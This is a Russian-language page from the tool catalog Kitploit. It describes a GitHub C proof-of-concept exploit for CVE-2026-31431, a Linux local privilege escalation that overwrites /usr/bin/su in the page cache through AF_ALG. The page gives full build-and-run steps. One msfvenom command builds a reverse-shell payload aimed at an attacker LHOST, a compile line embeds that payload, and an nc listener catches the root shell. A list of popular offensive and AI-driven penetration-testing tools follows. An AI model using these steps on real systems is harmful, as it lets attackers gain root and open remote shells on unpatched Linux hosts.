

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-31431 — C PoC для CVE-2026-31431 — непривилегированная LPE в Linux, эксплуатирующая повреждение page cache в AF_ALG для перезаписи /usr/bin/su и получения root. | Kitploit
Инструменты/GitHubGitHub/mcub3/cve-2026-31431
Повышение привилегийФреймворки для эксплойтовАнализ уязвимостейЭксплуатацияРазработка Полезной НагрузкиЭксплуатация Бинарных Файлов
GitHubmcub3/cve-2026-31431

CVE-2026-31431

C PoC для CVE-2026-31431 — непривилегированная LPE в Linux, эксплуатирующая повреждение page cache в AF_ALG для перезаписи /usr/bin/su и получения root.

Репозиторий
416 месяцев назадЕщё не проверено
Поделиться

CVE-2026-31431 (Copy Fail) — C PoC

Тривиальное повышение привилегий без прав root путём записи 4 контролируемых байт в page cache любого читаемого файла через логическую ошибку в AF_ALG (ядро 4.14 → начало 2026).

Повреждаем /usr/bin/su в памяти, затем запускаем его → получаем root.

Скриншот эксплойта

Сборка и запуск

# 1. Сгенерируйте ELF-полезную нагрузку (пример reverse shell)
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> PrependSetuid=true \
    PrependSetgid=true -f elf -a x86 --platform linux -o payload_x86

# 2. Компиляция (статическая, без символов, полезная нагрузка встроена через .incbin)
gcc -m32 -static -Wl,--strip-all -DPAYLOAD_FILE=payload_x86 -o copy_fail_x86 copy_fail.c

# 3. Сначала запустите слушатель (nc -lvp <LPORT>), затем запустите эксплойт на целевой машине
./copy_fail_x86

Ключевые детали

• CVE: CVE-2026-31431 • CVSS: 7.8 • Исправление: коммит a664bf3d603d

• Работает практически на всех дистрибутивах Linux 2017–2026 (включая контейнеры).

• Методика: открывает /usr/bin/su с O_RDONLY, использует AEAD-расшифровку на месте для внедрения сконструированной полезной нагрузки напрямую в page cache, минуя VFS.

• Оригинальное раскрытие и Python PoC на 732 байта → https://copy.fail

Лицензия

MIT — см. LICENSE. Только для образовательных целей и авторизованного тестирования. Используйте на свой страх и риск.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    257

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




